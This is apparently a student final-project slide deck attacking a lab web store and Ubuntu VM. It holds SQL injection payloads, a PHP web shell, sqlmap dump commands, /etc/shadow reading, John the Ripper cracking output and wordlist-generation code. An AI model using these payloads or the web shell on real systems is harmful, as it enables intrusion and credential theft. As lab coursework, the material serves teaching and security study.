CYBER SECURITY FINAL


Carter, Jordan
Jeremy

Contributions

- Jordan
  - SQL Mapping
  - John the Ripper password cracker process
  - PCAP Files
  - Vulnerable Binary File
- Carter
  - XSS
  - File Upload
  - Word Lists+Code
- Jeremy
  - SQL Injection
  - Vulnerable Binary File
  - John the Ripper password cracking
  - SQL Mapping

Uncompleted

- 64-bit Binary Vulnerability
- 3 Ubuntu user passwords



SITE VULNERABILITIES


SQL INJECTION

SQL Injection is an attack where malicious SQL code is inserted into input fields to manipulate a database, allowing an attacker to bypass authentication.

Jeremy

SQL Injection


- To the right is the Gadget Store site.
- Our goal is to gain administrative access to it via SQL injection.



Jeremy


SQL Injection


- We started with the login page.
- Entered "1' OR'1'=1'--" as the username
  - Basic payload where we are trying to get the database to return with 'true' to any login attempt.
  - Often is the admin account because it's the first one created in the DB
- But, we got the following error:




SQL Injection

- After a few attempts, the following payload gave us access to the admin account: admin' OR '1'='1
  - We specify the admin account here, usually the default
- We can now gain access to new tools like being able to upload onto the website.







Jeremy


REFLECTED XSS

An XSS vulnerability lets attackers inject malicious scripts into trusted websites, which then run in other users' browsers, allowing attackers to hijack sessions, steal data, or deface sites by exploiting the site's trust with its users.

Carter

REFLECTED XSS


- Here we have an item in the Gadget Store we can leave a review on
- We can exploit the 'submit review section' and input malicious code




Carter

REFLECTED XSS

- The script to the right uses the IP from one of our Kali VMs to create an exploitable link
- Once the link is created, we can use a tactic such as social engineering in order to get someone to click on it.








Carter

REFLECTED XSS

- For example I took the cookie from my windows machine using a listener on my kali device
- Now I can take that cookie and input it into chromium to access the users account.
- We can see that I now have access to upload item which means that the exploit worked







Carter


FILE UPLOADING

A file upload vulnerability occurs when a system fails to properly validate or restrict uploaded files, allowing an attacker to upload malicious content such as scripts or executables that can be executed on the server.

Carter

FILE UPLOADING

- Here we have the upload section of Gadget store
- We can exploit the Upload Image section to upload a malicious file



Carter

FILE UPLOADING

- Here we create a .php file called cmdshell.php
- $_GET['cmd'] retrieves a value from the URL query string for example: page.php?cmd=ls

- system() executes that string as a shell command on the server and prints the result


File Edit Search View Document Help

```
1 <?php
2 echo"<pre>";
3 system($_GET['cmd']);
4 echo"</pre>";
5 ?>
6
```

Carter

FILE UPLOADING

- After uploading cmdshell.php we can now exploit the url
- Using the command cat etc/passwd we can see all available password information given to us by the website



Carter

SQL MAPPING

This is a phase where attackers figure out the set-up of a database and where sensitive information may be stored. Tools like SQLmap are used to throw payloads at different inputs to see what sticks, eventually giving attackers the ability to map out a whole database

Jordan

SQL MAPPING

- First we wanted to see all of the tables in the DB
  - sqlmap -u "http://10.16.103.123/security_project/login.php" \
    --data="username=admin&password=admin" \
    --batch \
    --threads=1 \
    --dbms=MySQL \
    -D security_project \
    --tables
- This displayed 3 important tables to the right

```
Database: security_project
[3 tables]
+---------+
| items   |
| reviews |
| users   |
+---------+
```

Jordan

SQL MAPPING

Now we can dump all the usernames and passwords in the users table


- sqlmap -u "http://10.16.103.123/security_project/login.php" \
  --data="username=admin&password=admin" \
  --batch \
  --threads=1 \
  --dbms=MySQL \
  -D security_project \
  -T users \
  --dump

This Gives us a table of all available usernames,password hashes and passwords.

Now we have the ubuntu password which is P@ssw0rd

id	username	password_hash
1	admin	cbfdac6008f9cab4083784cbd1874f76618d2a97 (password123)
2	user1	cbfdac6008f9cab4083784cbd1874f76618d2a97 (password123)
3	user2	cbfdac6008f9cab4083784cbd1874f76618d2a97 (password123)
4	john_doe	21bd12dc183f740ee76f27b78eb39c8ad972a757 (P@ssw0rd)
5	jane_smith	82c99e035d65f049868d1e124a362cd2d4f8ae99
6	michael89	e9e5593c3c56fec627740c07e0fb21ff89b67cf1
7	dragon_master	2b25787e8daad98dda613b6986640dfc2ac567f3
8	arthur_king	5faeeadb5c110b51014cc5af681f0209bd333654
9	superuser2021	2f0cab9c022d91d6b6ffee21b4af6e18cb377ae5
10	crypto_fan	19e9b27cb0a0e3e88161bba243c5fe3df9cb6768
11	secret_keeper	38d7eea64bc0656f6713bcf2124da54b53327e5f
12	unique2021_qwerty	3f9786175f7f6a81ee997bd2c72a44ee8ddf74d1
13	strong_user123	4708d3ddbe20dde58cebab28c0cd7cad605b0fb6
14	admin_user	a06210086bfaefa2a1200e7722e30231e85f67ad
15	coder_qwerty	c1219b632374042786d8edd59222b0c8978d12bc
16	simple_abc	d6e6f347b4dd1541e83d0307d46cb0df3ce32b89
17	classic_user	6367c48dd193d56ea7b0baad25b19455e529f5ee (abc123)
18	ubuntu	21bd12dc183f740ee76f27b78eb39c8ad972a757 (P@ssw0rd)

Jordan



PASSWORD CRACKING

Jeremy

Password Cracking

- Now that we are in ubuntu we can access the password hashes by going to the terminal and executing the command
  - sudo cat /etc/shadow
- We then had to unshadow and combine this file with the usernames so that we could try to start cracking each password for the ubuntu accounts
  - unshadow /etc/passwd /etc/shadow > combined.txt

```
ubuntu@ubuntu:~$ sudo cat /etc/shadow
root:!:19963:0:99999:7:::
daemon:*:19773:0:99999:7:::
bin:*:19773:0:99999:7:::
sys:*:19773:0:99999:7:::
sync:*:19773:0:99999:7:::
games:*:19773:0:99999:7:::
man:*:19773:0:99999:7:::
lp:*:19773:0:99999:7:::
mail:*:19773:0:99999:7:::
news:*:19773:0:99999:7:::
uucp:*:19773:0:99999:7:::
proxy:*:19773:0:99999:7:::
www-data:*:19773:0:99999:7:::
backup:*:19773:0:99999:7:::
list:*:19773:0:99999:7:::
irc:*:19773:0:99999:7:::
gnats:*:19773:0:99999:7:::
nobody:*:19773:0:99999:7:::
systemd-network:*:19773:0:99999:7:::
systemd-resolve:*:19773:0:99999:7:::
messagebus:*:19773:0:99999:7:::
systemd-timesync:*:19773:0:99999:7:::
syslog:*:19773:0:99999:7:::
_apt:*:19773:0:99999:7:::
tss:*:19773:0:99999:7:::
uuidd:*:19773:0:99999:7:::
systemd-oom:*:19773:0:99999:7:::
tcpdump:*:19773:0:99999:7:::
avahi-autoipd:*:19773:0:99999:7:::
usbmux:*:19773:0:99999:7:::
dnsmasq:*:19773:0:99999:7:::
kernoops:*:19773:0:99999:7:::
avahi:*:19773:0:99999:7:::
cups-pk-helper:*:19773:0:99999:7:::
rtkit:*:19773:0:99999:7:::
whoopsie:*:19773:0:99999:7:::
sssd:*:19773:0:99999:7:::
speech-dispatcher:!:19773:0:99999:7:::
```

Jeremy

Password Cracking

- With the combined file, we started to use JohnTheRipper with a bunch of different text files to attempt to brute force the passwords (John default password file, RockYou.txt, Custom text files based off of the usernames)

```
ubuntu@ubuntu:~$ sudo cat /etc/shadow
root:!:19963:0:99999:7:::
daemon:*:19773:0:99999:7:::
bin:*:19773:0:99999:7:::
sys:*:19773:0:99999:7:::
sync:*:19773:0:99999:7:::
games:*:19773:0:99999:7:::
man:*:19773:0:99999:7:::
lp:*:19773:0:99999:7:::
mail:*:19773:0:99999:7:::
news:*:19773:0:99999:7:::
uucp:*:19773:0:99999:7:::
proxy:*:19773:0:99999:7:::
www-data:*:19773:0:99999:7:::
backup:*:19773:0:99999:7:::
list:*:19773:0:99999:7:::
irc:*:19773:0:99999:7:::
gnats:*:19773:0:99999:7:::
nobody:*:19773:0:99999:7:::
systemd-network:*:19773:0:99999:7:::
systemd-resolve:*:19773:0:99999:7:::
messagebus:*:19773:0:99999:7:::
systemd-timesync:*:19773:0:99999:7:::
syslog:*:19773:0:99999:7:::
_apt:*:19773:0:99999:7:::
tss:*:19773:0:99999:7:::
uuidd:*:19773:0:99999:7:::
systemd-oom:*:19773:0:99999:7:::
tcpdump:*:19773:0:99999:7:::
avahi-autoipd:*:19773:0:99999:7:::
usbmux:*:19773:0:99999:7:::
dnsmasq:*:19773:0:99999:7:::
kernoops:*:19773:0:99999:7:::
avahi:*:19773:0:99999:7:::
cups-pk-helper:*:19773:0:99999:7:::
rtkit:*:19773:0:99999:7:::
whoopsie:*:19773:0:99999:7:::
sssd:*:19773:0:99999:7:::
speech-dispatcher:!:19773:0:99999:7:::
```

Jeremy

Password Cracking- John process

- Before cracking the passwords using john the ripper, we tried combining all of our txt files into one big txt file to see if we can crack them all at once
- However, we learned that the bigger the text file is, the longer it takes for "John" to go through all the passwords
- To tackle this issue of it taking too long we just went 1 txt file at a time
- The code for it was john –wordlist=final_merged.txt combine.txt
- The reason why there's no directory for the wordlist was because it was in the Home directory

```
ubuntu@ubuntu:~$ john --wordlist=final_merged.txt combine.txt
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 3% 0g/s 241.2p/s 1495c/s 1495C/s Hitch123..Su1c1deSquad!
0g 0:00:00:03 7% 0g/s 240.6p/s 1443c/s 1443C/s DJJazzyJeff..Osc@rs
0g 0:00:00:05 9% 0g/s 228.5p/s 1466c/s 1466C/s Super$tar!..Inspirati0nal123
0g 0:00:00:05 11% 0g/s 240.4p/s 1442c/s 1442C/s LostAndFoundAlbum123..$ciFi!
0g 0:00:00:07 13% 0g/s 231.8p/s 1445c/s 1445C/s Movie1con!..RedT@bleT@lk!
0g 0:00:00:09 17% 0g/s 234.1p/s 1426c/s 1426C/s Muh@mm@dAli!..FatherSonStory123
0g 0:00:00:11 21% 0g/s 235.6p/s 1422c/s 1422C/s DisneyStudi0s123..Be$tShapeOfMyLife!
0g 0:00:00:12 23% 0g/s 232.0p/s 1416c/s 1416C/s BoxingCamp..Super$tarEnergy!
0g 0:00:00:13 25% 0g/s 235.5p/s 1428c/s 1428C/s @lienInv@si0n..L0nelySurviv0r123
0g 0:00:00:14 27% 0g/s 232.6p/s 1430c/s 1430C/s Tru$tI$$ue..DramaticMonologu3123
0g 0:00:00:15 29% 0g/s 236.1p/s 1436c/s 1436C/s TalkShowCircui7123..CGIEffec7s!
0g 0:00:00:16 31% 0g/s 239.4p/s 1436c/s 1436C/s D3butAlbum!..Cas7ingCall123
0g 0:00:00:17 33% 0g/s 236.4p/s 1441c/s 1441C/s Scr1ptNotes..Billbo@rdHit!
0g 0:00:00:18 35% 0g/s 239.4p/s 1452c/s 1452C/s Le@therJ@cket123..PublicImag3
0g 0:00:00:19 37% 0g/s 242.1p/s 1457c/s 1457C/s Hous3holdNam3..Mental$trength!
0g 0:00:00:20 39% 0g/s 239.4p/s 1460c/s 1460C/s MovieMagic!..T@lentSh0wc@se
0g 0:00:00:21 41% 0g/s 241.7p/s 1459c/s 1459C/s C@reerMilestone123..SceneRehear$al!
s3pt3mb3r2014    (Shellshock)
1g 0:00:00:21 42% 0.04547g/s 240.1p/s 1462c/s 1462C/s BigDr3ams123..bashdoor123
@pril2014        (HeartBleed)
2g 0:00:00:30 63% 0.06660g/s 281.3p/s 1512c/s 1512C/s die@notherd@y123..brosn@n
2g 0:00:00:32 68% 0.06250g/s 288.0p/s 1518c/s 1518C/s hear7bleed20142014..*rambo1982
2g 0:00:00:33 72% 0.06055g/s 293.5p/s 1520c/s 1520C/s openssl bug-82..openssl*007
2g 0:00:00:43 100% 0.04632g/s 325.6p/s 1567c/s 1567C/s warrior1982..revenge1982
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Jordan

Password Cracking

- Here is the code that makes a wordlist
- This code specifically substitutes all regular letters with the leet speak variants for

```python
def leet_variations(word):
    """Generate leet speak variations of a word"""
    variations = [word]

    # Common substitutions
    substitutions = {
        'o': '0',
        'O': '0',
        'a': '@',
        'A': '@',
        'e': '3',
        'E': '3',
        'i': '1',
        'I': '1',
        's': '$',
        'S': '$',
        't': '7',
        'T': '7',
    }

    # Generate variations with single substitutions
```

Carter

Password Cracking

- This code takes all leet possibilities and appends them to the wordlist making a new output for each variation

```python
def leet_combinations(word):
    """
    Generate all possible leet variations for a word.
    Faster than brute-force full ASCII variation.
    """
    char_options = []

    for ch in word:
        if ch in LEET_MAP:
            char_options.append(LEET_MAP[ch])
        else:
            char_options.append([ch])

    # Cartesian product of all choices → all possible leet combinations
    variants = set(''.join(p) for p in itertools.product(*char_options))
    return list(variants)
```

Carter

Password Cracking

- Finally this portion we input words to be changed and put into the wordlist

```python
def generate_will_smith_wordlist():
    """Generate wordlist for Will_Smith user"""
    base_words = [
        "willsmith", "smith", "freshprince", "will",
        "independence", "mensinblack", "pursuit", "aladdin", "badboys",
        "irobot", "hancock", "hitch", "concussion", "focus",
        "iamlegend", "enemyofthestate", "wildwildwest",
        "djjazzyjeff", "gettigjiggy", "miami", "bellaire",
        "WillSmith", "WILLSMITH", "freshprince90", "mib","BadBoys","BadBoysII",

    ]

    words = []
    for word in base_words:
        words.extend(full_variations(word))
        words.extend(full_variations(word + "!"))
        words.extend(full_variations(word + "123"))

    # Add specific variations
    words.extend(["freshprince90", "FreshPrince", "MIB", "mib123", "MIB123"])

    return words
```

Password Cracking - Showing Results

- Here's the passwords that we cracked that was stored in the system

- The other 3 passwords gave no match when the txt files for those were at least 1MB of storage

```
ubuntu@ubuntu:~$ john --show ./combine.txt
Will_Smith:B@dB0y$:1002:1002::/home/Will_Smith:/bin/sh
HeartBleed:@pril2014:1004:1004::/home/HeartBleed:/bin/sh
Shellshock:s3pt3mb3r2014:1005:1005::/home/Shellshock:/bin/sh

3 password hashes cracked, 3 left
```

Carter

Password Auditing

User: heartbleed – Password: @pril2014

- This password clearly comes from april 2014 the month Heartbleed was revealed, with only a simple a to @ substitution. themed wordlists often include month/year combinations and common leet rules, this password was cracked almost instantly making it a poor password. This was our 2nd cracked password where the wordlist was also around 3-5k password combinations long

Carter

Password Auditing

User: shellshock – Password: s3pt3m3r2014

- This password is weak because it is just september2014 with basic leetspeak, directly matching the Shellshock disclosure month and year making it extremely easy to crack. This is why we cracked this password first and the file size was only about 3000 words long

